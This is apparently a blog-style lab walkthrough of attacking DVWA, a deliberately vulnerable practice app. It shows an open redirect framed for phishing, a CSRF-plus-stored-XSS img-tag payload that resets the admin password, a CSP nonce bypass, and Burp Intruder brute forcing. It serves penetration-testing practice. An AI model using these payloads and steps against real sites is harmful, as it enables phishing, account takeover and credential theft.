
Open HTTP Redirect
This is mainly used for phishing and gaining users’ details like login credentials and credit card numbers.


Open Burp Suite and go to Proxy>HTTP History and check the URL
Here you can add another URL to redirect it to the phishing site you created. We will not show how to create a phishing page, but this will help you to understand how the genuinely looking URLs redirect you to a website.


In the redirect tab, if you use another domain (google.co.ca).
Encode the URL to keep the redirection link hidden.
Let’s send and check the response.

Follow Redirection to check whether the URL gets redirected or not.
It was successfully redirected.
CSRF combined with XSS Stored


Change the password.
You can see the URL and change the password there to which password you want to use to gain access to the website.
Changed password


Go to XSS (Stored). Right click and go to Inspect>Inspector and select the Name Tab.
Change the length to 100.

Now go to the XSS Stored and on the name tab write an image tag with the changed password URL.
For me it was : <img src=”/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#>”
Type anything in the message bar and click “Sign Guestbook.”

Log out of DVWA

Select the Selector button by using the selector button and change the Password Type to “Text.”

Now log in with the password that you have changed from the URL and pasted on the image tag in the XSS stored name tab.
Congratulations, you have successfully logged in as the administrator.

CSP Bypass
Write anything to drop that text on the page.

Turn on Burp Suite and intercept it. Get the Request Response after forwarding it. You get the “nonce” from here.
Open the Text editor and create a script nonce header.
The <script nonce=”> is a script-nonce header that uses a nonce to prove that a specific script is the one being called. A nonce is a random or semi-random number that is generated for a specific use. The term stands for “number used once” or “number once.”
Paste it on the drop bar, and it will include any file inside. A hacker might upload malware to hack the web database.
Brute Force (Medium)


At first, I opened Burp Suite and intercepted the login attempt from a brute force attack.
Then I copy the Proxy into the intruder using Ctrl + I. I use Add-on to the password, cookie, and security field.

Then I go to the payload option and select the password file I created in order to brute-force.
Then I use Start attack on the right corner to start brute forcing.
A 200 status code means the request was successful, and the server returned the requested content. In brute-forcing, it often indicates a correct login or successful access to a resource.